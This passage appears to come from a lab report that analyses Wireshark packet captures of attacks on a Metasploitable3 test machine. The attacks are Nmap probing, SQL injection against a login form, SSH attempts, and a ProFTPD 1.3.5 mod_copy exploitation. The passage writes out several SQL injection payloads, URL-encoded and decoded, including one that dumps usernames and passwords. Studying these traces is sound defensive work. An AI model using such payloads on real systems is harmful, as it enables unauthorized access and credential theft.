


Fig. 532. A bad GET request

In the below figure **HTTP/1.1 200 OK** status reply occurs which contains the msfconsole welcome message as the content for the packet 2221 of the TCP stream 1020.





Fig. 533. Metasploitable welcome message

Later , another packet of the TCP steam 1019 as shown in thebelow figure which conatins the key words such as “nmaplowercheck1613591145” returns with **404 NOT FOUND** status in it.




```
Wireshark - Follow TCP Stream (tcp.stream eq 1019) - sqjinection (1).pcap
GET /nmaplowercheck1613591145 HTTP/1.1
Host: 192.168.30.31:8181
Connection: close
User-Agent: Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)

HTTP/1.1 404 Not Found
Content-type: text/html;charset=utf-8
X-Cascade: pass
Content-Length: 486
X-Xss-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Server: WEBrick/1.3.1 (Ruby/2.3.7/2018-03-28)
Date: Wed, 17 Feb 2021 19:45:45 GMT
Connection: close

<!DOCTYPE html>
<html>
<head>
<style type="text/css">
body { text-align:center;font-family:helvetica,arial;font-size:22px;
color:#888;margin:20px}
#< {margin:0 auto;width:500px;text-align:left}
</style>
</head>
<body>
<h2>Sinatra doesn..t know this ditty.</h2>
<img src='http://192.168.30.31:8181/__sinatra__/404.png'>
<div id="c">
Try this:
<pre>get &#x27;&#x2f;nmaplowercheck1613591145&#x27; do
&quot;Hello World&quot;
end
</pre>
</div>
</body>
</html>
```

Fig. 534. Get nmaplowercheck request

The traffic is still active in network since there is an HTTP/1.1 200 OK status reply which contains msfconsole welcome message as the content which helps to identify that the meterpreter session is open. As shown in the below figure , packet 2837, which contains the text **METASPLOITABLE3-UB1404** many times in it implies that the meterpreter is trying to resolve all the web requests and reply at its end multiple times.



```
.
].....CACACACACACACACACACACACACAAA.FHEPFCELEHFCEPFFACACACACACACABO.SMB%
%.V.....6.\MAILSLOT\BROWSE.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACACACAAA.FHEPFCELEHFCEPFFACACACACACACABO.SMB%
%.V.....6.\MAILSLOT\BROWSE.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACACACAAA.FHEPFCELEHFCEPFFACACACACACACABO.SMB%
%.V.....6.\MAILSLOT\BROWSE.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACACACAAA.FHEPFCELEHFCEPFFACACACACACACABO.SMB%
%.V.....6.\MAILSLOT\BROWSE.....@.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACACACAAA.FHEPFCELEHFCEPFFACACACACACACABO.SMB%
%.V.....6.\MAILSLOT\BROWSE.....METASPLOITABLE3-UB1404..
].....ENEFFEEBFDAEMEPEJFEEBECEMEFDDAA.
FHEPFCELEHFCEPFFACACACACACACABN.SMB%.....N.....N.V.....\MAILSLOT\BROW
.METASPLOITABLE3.....U.metasploitable3-ub1404 server (Samba, Ubuntu)..
].....CACACACACACACACACACACACACAAA.FHEPFCELEHFCEPFFACACACACACACABO.SMB%
%.V.....6.\MAILSLOT\BROWSE.....hk.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACACACAAA.FHEPFCELEHFCEPFFACACACACACACABO.SMB%
%.V.....6.\MAILSLOT\BROWSE.....8S.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACACACAAA.FHEPFCELEHFCEPFFACACACACACACABO.SMB%
%.V.....6.\MAILSLOT\BROWSE.....[.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACACACAAA.FHEPFCELEHFCEPFFACACACACACACABO.SMB%
%.V.....6.\MAILSLOT\BROWSE.....b.....METASPLOITABLE3-UB1404..
].....CACACACACACACACACACACACACAAA.FHEPFCELEHFCEPFFACACACACACACABO.SMB%
%.V.....6.\MAILSLOT\BROWSE.....j.....METASPLOITABLE3-UB1404..
```

Fig. 535. Metasploitable3-UB1404 seen in multiple UDP Stream

As shown in the below figure the packet 2407 contains SQL injection statement in the request as the packet in the *www-form-urlencoded*, which implies that body of the HTTP request message to the server has a key-value pair separated by the “&” and the text in the packet will be intercepted using the URL/ASCII encoding scheme.




Fig. 536. SQL injection statement passed for `1=1#`

Furthermore, the client request is shown in red color that involves the SQL statements encoded in URL/ASCII format. Below is the input request made:

Input request String: user=%27OR+1%23 & password=&s

SQL Statement: user =`OR1=1#`, whereas the password remains blank

Once the query is passed on the client side, the server returns the database query in an encrypted form with HTTP 200 OK status. Again, there is a malicious SQL injection attempt made by client as shown in the below figure.




Fig. 537. SQL injection statement passed for web server version details

The SQL Query prints the web server version on the web page which is in encrypted form. Below is the input request made:

Input request String: `user=%27+UNION+SELECT+null%2C+null%2C+null%2C+40%40version%23 & password=&s`
SQL Statement: ``UNION select null, null, null, @@version #``

Next, an SQL query is passed to the web page to print all the username and passwords of that corresponding username in the unencrypted form to the attacker as shown in the below figure.




Fig. 538. SQL injection statement passed to display all username/password

Below is the input request made:

Input request String:

```
%27OR+'%3D1+UNION+SELECT+null%'2Cnull%'2Cusername%'2Cpassword+FROM+users%'23&password=&s
```

SQL Statement: 'OR 1=1 UNION SELECT null, null, username, password FROM users#'

Attacker also attempts SSH connection request to the server, as shown in the below figure, there is cipher suite exchange negotiation request and response between the client and the server. But the content in is encrypted form making it difficult to interpret.




Fig. 539. Multiple SSH request

DDD. Wireshark Analysis of Playbook 36: Unauthorized access using ProFTPD 1.3.5

- i. Pcap File Name: Proftpmodecopy.pcap
- ii. Wireshark Analysis:

After performing the reconnaissance, attacker identified a vulnerability in the proftpmode in the FTP server running in the victim machine which the attacker exploits to gain privilege access. The attacker first gets the ProFTPD server details like the version and name as shown in the below figure.




Fig. 540. Proftpd Server details

Next, we have GET request which has the default metasploitable login message in captured packet along with some encrypted text in the “Set-Cookie” field of the server’s header response as shown in the below figure. The “Set-Cookie” is sent to the client in the form of server response, which will be sent to the user agent.



Fig. 541. Metasploitable message

We have another GET request from the client as shown in the below figure which has the host IP (192.168.30.31) address mentioned which indicates from where the webserver is accessing the web pages.




Fig. 542. GET request along with the Host IP address

Next, the attacker runs few commands to copy/move files from the victim machine to the webservice directory as shown in the below figure.




Fig. 543. Successfully copy from client to server (exploitation)

Metasploit tool will run these steps internally and will also encrypt the request. The GET request contains few system-based keywords like “ENV,” “keys,” “INET,” “socket”, etc. followed by the user-agent details like the client browser, operating system from where the request initiated as shown in the below figure.




Fig. 544. GET request with ecSSkm.php

Finally, few post- explorations activities were performed like *whoami* and *ifconfig* as shown in the below two figures.




Fig. 545. Post exploitation using whoami

